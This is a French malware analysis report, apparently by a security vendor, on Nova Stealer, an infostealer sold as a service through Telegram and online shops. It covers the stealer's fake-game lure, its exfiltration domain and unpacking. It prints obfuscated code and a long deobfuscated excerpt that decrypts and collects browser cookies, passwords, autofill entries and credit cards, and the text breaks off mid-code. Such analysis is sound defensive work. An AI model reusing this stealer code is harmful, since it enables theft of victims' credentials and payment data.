
Nova Stealer, le malware made in France

gatewatcher.com/lab/groupe-nova-sentinel/

Grâce à notre outil de Cyber Threat Intelligence, LastInfoSec, notre équipe Purple a trouvé une menace venant d'un nouveau groupe cybercriminel. Nous avons décidé de l'étudier et de compiler nos recherches dans ce rapport.

Au vu du changement constant des techniques utilisées par le groupe étudié, cet article peut mentionner des informations qui ne sont plus d'actualité.



Introduction


Nova Sentinel est un groupe cybercriminel proposant un service de StaaS (Stealer as a Service), commercialisant un "information stealer" (voir notre Cyber Threat Barometer 2023) développé par eux-mêmes, et distribuant différents malwares en open source. D'après la date de création de leur canal Telegram, le groupe semble être actif au moins depuis le 9 août 2020. Ce dernier communique en grande partie en anglais mais les acteurs principaux semblent être français, ou au moins francophones, en témoignent les discussions sur leur canal Telegram.

Étude d'une souche de Nova Stealer

Nova Stealer est une information stealer développée – et commercialisée – par le groupe Nova Sentinel en JavaScript et utilisant le framework Electron pour la compilation du code. Ses capacités sont étendues et comprennent le vol d'identifiants stockés dans la plupart des

navigateurs, le vol de session pour des plateformes telles que Discord et Steam, ainsi que le vol d'informations liées aux portefeuilles de crypto-monnaies.

Ce stealer étant commercialisé en tant que service, une boutique est disponible pour l'achat de licences : anciennement sur la plateforme Sellix (https://novasentinel[.]mysellix.io) puis, après fermeture de la boutique, sur la plateforme Sellpass (https://novasentinel[.]sellpass.io/products).



Boutique Du Groupe Nova Sentinel Vendant Un Accès Au Nova Stealer

Pour l'étude d'une souche de ce stealer, nous utiliserons un exécutable se faisant passer pour un jeu, et disponible sur dualcorps[.]fr (**attention, ce site récupère l'adresse IP de tous les utilisateurs visitant la page**).

Ce site se fait donc passer pour une plateforme permettant de télécharger un jeu gratuitement, derrière lequel se cache en fait notre info stealer.

Le stealer envoie ensuite les informations trouvées vers un webhook Discord. Un webhook est une méthode permettant à une application de fournir des informations en temps réel à une autre application. Contrairement aux API traditionnelles qui nécessitent que le client interroge le serveur pour obtenir des données, un webhook permet au serveur d'envoyer des données au client dès qu'un certain événement se produit.

Analyse dynamique

L'analyse dynamique d'un malware permettra de comprendre son comportement en temps réel lorsqu'il s'exécute dans un environnement contrôlé.

En regardant rapidement l'analyse, le malware va créer un grand nombre de processus, permettant une obfuscation de ses actions. Pour faire court, ces processus vont récupérer quelques informations sur le système infecté et récupérer la solution antivirus disponible sur la machine.


Nous voyons aussi des connexions vers ipinfo.io (récupération de l'IP de la victime), github.com (récupérations de scripts tiers, comme PowerShell-Red-Team) mais surtout vers hawkish[.]fr (extraction des données). A noter que toutes les connexions sont chiffrées.

Extraction des données


Lorsque nous visitons le site hawkish[.]fr, nous tombons sur un simple site de type Capture The Flag. Pourtant, en créant un compte, nous accédons à une partie tierce du site, offrant la possibilité de saisir un webhook Discord. Cette action génère un endpoint d'API à intégrer lors de la compilation du stealer.

Cela permet d'anonymiser tous les retours, en passant d'abord par l'API détenue par le groupe Nova Sentinel.

La problématique avec cette méthode est que le groupe a, en théorie, la possibilité d'accéder à l'ensemble des données collectées par le stealer des utilisateurs. Le site hawkish[.]fr faisant l'intermédiaire entre le stealer et l'utilisateur malveillant, nous ne pouvons que faire l'hypothèse que tout ce qui passe par le site de Nova Sentinel est stocké.



Bouton Hawkish Grabber Permettant La Création De Son Url D'api




Après Avoir Fourni Un Webhook Discord, L'utilisateur Récupère L'url à Rentrer Lors Du Build De Son Stealer.

Lors de la réception des données, l'utilisateur peut voir l'adresse IP de la victime, sa localisation, des informations sur le système infecté et un résumé de ce qui a été récupéré. Enfin, un lien est disponible pour télécharger les résultats en passant par la plateforme GoFile.

Le nom du fichier à télécharger est défini selon la méthode suivante : <COUNTRY_CODE>_NOVA_<victim_username>.zip
Et l'url sous la forme : https://gofile.io/d/XXXXXX


Voici un exemple de ce qui peut être récupéré sur une victime :

L'objectif principal d'un infostealer est de récupérer les mots de passe et cookies stockés dans les navigateurs de la victime. Cependant, Nova dépasse ses fonctionnalités basiques. En effet, ce stealer va aussi récupérer les fichiers de configuration de certains jeux et de leurs gestionnaires installés sur l'ordinateur. De plus, dans le dossier système, le malware



Exemple De Résultats Reçu Sur Un Canal Discord

retourne la liste des antivirus installés sur la machine, et des informations sur le système, comme le matériel, le système d'exploitation, l'IP et même la clé Windows enregistrée. Une capture d'écran de l'écran de la victime au moment où le fichier malveillant est exécuté est aussi présente.




Arborescence Du Fichier Zip Contenant Les Informations Volées De La Victime

Etude statique : Reverse Engineering

L'analyse statique d'un malware permettra d'examiner son code source et sa structure sans exécution, pour identifier des signatures ou des indicateurs de compromission.

Lors de l'analyse statique du fichier « Dual Corps.exe » en utilisant l'outil Detect It Easy, nous voyons qu'il s'agit d'un exécutable d'installation. En extrayant l'exécutable après installation, il est remarqué que le framework Electron a été utilisé pour le développement du stealer.




Récupération Des Informations Sur Le Fichier De Base Et Après Extraction

Avec ces informations à disposition, il est alors relativement facile de récupérer le code source de l'application : il suffit de décompresser le fichier.

Processus De Décompression Pour Récupérer Le Fichier App.asar

Nous restons enfin avec « app.asar », qui contient le code javascript de l'exécutable. Pour le récupérer, il est possible d'utiliser un plugin 7zip.



Processus De Récupération Du Code Source

En ouvrant le fichier bundle.js, nous accédons au code source de l'application, ce dernier étant obfusqué.

Tout ce procédé manuel peut être automatisé grâce à un unpacker développé par nos soins : https://github.com/Gatewatcher/nova_unpacker

Désobfuscation du code

La désobfuscation est un processus lent et fastidieux, censé ralentir l'étude d'un code source. Par conséquent, nous ne rentrerons pas dans les détails.

```
function __p_3255644472(functionObject,functionLength){Object['defineProperty'](functionObject,'length',
{'value':functionLength,'configurable':true});return functionObject}var
__p_4497466142=__p_3255644472(function(...__p_7498134155_stack){typeof(__p_7498134155_stack['\u006c\u0065\u006e\u0067\u0074
\u0068']=2,__p_7498134155_stack['\u0061\u006e\u0063\u0045\u0071\u0057']=102);if(__p_7498134155_stack['ancEqW']>147){return
__p_7498134155_stack[-113]}else{return __p_7498134155_stack[1](__p_7498134155_stack[0]())}},2)(__p_4197734215,__p_8663327488);var
__p_5006397009=[],__p_5264875610=0,__p_0221893051=function(...__p_7021881169_stack)
{void(__p_7021881169_stack['length']=0,__p_7021881169_stack[155]=56,__p_7021881169_stack['DoBekf']=
[__p_2368237395(0),__p_2368237395(1),__p_2368237395(__p_7021881169_stack[155]-
54),__p_2368237395(3),'L5vc|tb1]J_M[Y+Y',__p_2368237395(4),__p_2368237395(__p_7021881169_stack[155]-
51),__p_2368237395(6),__p_2368237395(__p_7021881169_stack[155]-49),'arU=[[eG8!Y6=EtVz|
[;g,OCN!C9#a9jd8Z2f,s{J0e7pBUQ27(gW<_{HR=#N.kL8q<vogPds%q!<^Pi9lZ27gTTGzK!oA7F?+8^2o)zNK"qJ`+9#0dEYiDgk1f,4exS90|]RO7c^CogPds%q!
<^viprB>f,jT$Ff&^XUQ27(gW<_{XR(&An9j$2IxP[jz*HGtPjKmPujgp@=/9yLsu92iEEX<J(6e{$c6a9xhyXOxdXr?b1,
/6x1o|IDgF?2eKUX7GCAM$qbKP:XTg1n!5Exn)zIxP[jz*HGtPjPndPgZ9Ws{"%iwRQ{ij}yg)?T1L%OsRE1QZD<vQhHZxSe.<jPndP>vPh|LL1
/:hQLmqrV<r@"@9#pw:u0Di">a$qt5.J"qJ`+9#0dEYiDgk1f,4exS90|]RO7c^CogPds%q!<^?i1,@Jj>}4aIAw.@Sp2aE=hhnNgV*
/l.el[G4DOH$AcfP[0{KUzt!Cph)%_1D?BT[#=+$Pbp.zn<G(Z`m0Rt.@Sp2aE=hh<0b%7&DyjL8q<vogPds%q!<^Uj32X<r@}@9#pw:u0Di"
(PLmz2gZ9Ws{"%iwRQ{ij}yg)?T1L%OsRE1QZD<vQhHZxSe.2*FlXPNK5dDBAGh&OyHl62QxL:ueaUe70bqO4c:C9[X1qU!0CFtVz|
[;g,OCN!C9#a9jd8Z2f,s{J0e7pBUQ27(gW<_{n%d6Ly9jXBU,5Wv?b1,/6x1o,4Ah?[!eKUe70bqO4c:C2{<c+T$&axjLiBiF]&rp<RF)Dm*l!zmf2]zN=!Lsx@;
Oj".@Sp2aE=hh8{B#q!pE:Ox"B*1Qy5YJQ[mo1TV6C9cQ42wZFfUAeZ7=6{aU~`Q@whiP7Iw)G$+Q90W9HldP];jcb5;F@$e6{o^i8=}/Qk2$6t4@cL*n7a]
[;*b%_5h.Pn7o=<UYm),BRtM.mlyJ(gg>mC)K,r|]9jIuH<v;fN=!P;Mb9jX}F,8d&A0,l]R1G$(&
M.mlyJ(gg>mCm0YtB*1Qy5YJQ[9zlT50ixHl3oIxP[jz*HGt8M:m2aefS*|p$yft{]}p(Gjg[*){K%r*lQVod}iIPhyG7Fh&OyHl629a5=R18!iw_^jL8q<vogPds%q!
<^Pir5YJc,aeRSe70bqO4c:C}@[j<R~`Q@whiP7Iw)G$+Q90W9HldP];jcb5;F@$e6{o^i8=A[[j<RX7GCAM$qbKP:XTg1Evq9cQ42wZFfUAf+<WDZMR7ttFtVz|
[;g,OCN!C9#a9jd8Z2f,s{J0e7pBUQ27(gW<_{WUFv?mlL8q<vogPds%q!
[...]
```

Partie Du Code Obfusqué

Après désobfuscation manuelle, nous nous retrouvons avec un script JS composé de plus de 500 lignes de code longues et complexes. Cependant, seule une partie du code désobfusqué est réellement pertinente pour notre analyse.

```
var __webpack_modules__ = {
    [__p_5868325827[0] + __p_4458785089[__p_2368237395(__p_9989235755_stack[67] - 16)](undefined, [14]) + __p_5868325827[1] + __p_9001789294 + '.js']:
    (__unused_webpack_module, exports, __webpack_require__) => {
        eval(__p_4458785089(17) + __p_4458785089(18) + __p_4458785089(19) + __p_4458785089(20) + __p_8352995370[__p_2368237395(105)] + __p_7337597648 +
        __p_1092613809)
    },
    [__p_2368237395(116) + __p_4458785089(24) + __p_2368237395(117)]: (module, __unused_webpack_exports, __webpack_require__) => {
        eval(__p_2368237395(118) + __p_4458785089(25) + __p_8457916623 + __p_8361964854 + __p_4458785089(28) + __p_4458785089[__p_2368237395(102)]
        (undefined, 29))
    },
    [__p_5868325827[2] + __p_0799855673 + __p_8352995370[__p_2368237395(106)] + 'js']: (module, __unused_webpack_exports, __webpack_require__) => {
        eval(__p_4458785089(33) + __p_4458785089(34) + __p_4458785089(35) + __p_4458785089(36) + __p_1898287741[0])
    },
    [__p_4458785089(30) + __p_4458785089(38) + __p_8352995370[__p_2368237395(107)] + 's']: (module, __unused_webpack_exports, __webpack_require__) => {
        eval(__p_4458785089(40) + __p_8352995370[__p_2368237395(108)] + 'String().startsWith("v11")\n      ) {\n        if (key == "") {\n          continue;
        \n        }\n\n        try {\n          value = decryptChrome(value, key);\n        } catch (e) {\n          continue;\n        }\n      } else
        {\n        try {\n          value = dpapi.unprotectData(value, null, "CurrentUser");\n        } catch (e) {\n          continue;\n        }\n      }
        \n      if (row.name.includes(".ROBLOSECURITY")) {\n        save.saveRoblox(value);\n        stat.AddRoblox(value);\n      }\n      if (row.host_key.
        includes(".twitter")) {\n        let saved = row;\n        saved.value = value;\n        stat.AddTwitter(saved);\n      }\n      cookies.push
        (\n        new Cookies(\n          row.host_key,\n          row.path,\n          row.is_secure,\n          row.expires_utc,\n          row.name,
        \n          value\n        )\n      );\n    }\n  }\n  return cookies;\n}\n\nasync function getPasswords(basepath, browser) {\n  var passwords = [];
        \n  let key = getMasterKey(basepath);\n\n  var loginPath = "";\n  if (basepath.includes("Yandex")) {\n    loginPath = `${basepath}Ya Passman Data`;
        \n  } else {\n    loginPath = `${basepath}Login Data`;\n  }\n\n  if (fs.existsSync(loginPath)) {\n    let rows = [];\n    try {\n      rows = await
        tempSqlite(\n        loginPath,\n        "SELECT origin_url, username_value, password_value, date_created FROM logins"\n      );\n    } catch (e) {}
        \n\n    for (let row of rows) {\n      let password = row.password_value;\n\n      if (\n        password.toString().startsWith("v10") ||\n
        password.toString().startsWith("v11")\n      ) {\n        if (key == "") {\n          continue;\n        }\n\n        try {\n          password =
        decryptChrome(password, key);\n        } catch (e) {\n          continue;\n        }\n      } else {\n        try {\n          password = dpapi.
        unprotectData(password, null, "CurrentUser");\n        } catch (e) {\n          continue;\n        }\n      }\n\n      if (row.username_value !=
        "" && password != "") {\n        passwords.push(\n          new Password(\n            row.origin_url,\n            row.username_value,\n
        password,\n            row.date_created,\n            browser\n          )\n        );\n        website.push(row.origin_url);\n      }\n    }\n  }
        \n\n  return passwords;\n}\n\nasync function getAutofills(basepath, browser) {\n  var autofills = [];\n\n  if (fs.existsSync(`${basepath}Web Data`))
        {\n    let rows = [];\n    try {\n      rows = await tempSqlite(\n        `${basepath}Web Data`,\n        "SELECT name, value FROM
        autofill"\n      );\n    } catch (e) {}\n\n    for (let row of rows) {\n      autofills.push(new Autofill(row.name, row.value, browser));\n    }\n  }
        \n\n  return autofills;\n}\n\nasync function getDownloads(basepath) {\n  var downloads = [];\n\n  if (fs.existsSync(`${basepath}History`)) {\n
        let rows = [];\n    try {\n      rows = await tempSqlite(\n        `${basepath}History`,\n        "SELECT target_path, tab_url, total_bytes FROM
        downloads"\n      );\n    } catch (e) {}\n\n    for (let row of rows) {\n      downloads.pu' + 'sh(\n        new Download(row.target_path, row.
        tab_url, row.total_bytes)\n      );\n    }\n  }\n\n  return downloads;\n}\n\nasync function getCreditCards(basepath) {\n  let creditcards = [];\n\n
        let key = getMasterKey(basepath);\n\n  if (fs.existsSync(`${basepath}Web Data`)) {\n    let rows = [];\n    try {\n      rows = await tempSqlite
        (\n        `${basepath}Web Data`,\n        "SELECT guid, name_on_card, expiration_month, expiration_year, card_number_encrypted, billing_address_id,
        nickname FROM credit_cards"\n      );\n    } catch (e) {}\n\n    for (let row of rows) {\n      let number = row.card_number_encrypted;\n\n      if
        (\n        number.toString().startsWith("v10") ||\n        number.toString().startsWith("v11")\n      ) {\n        if (key == "") {\n
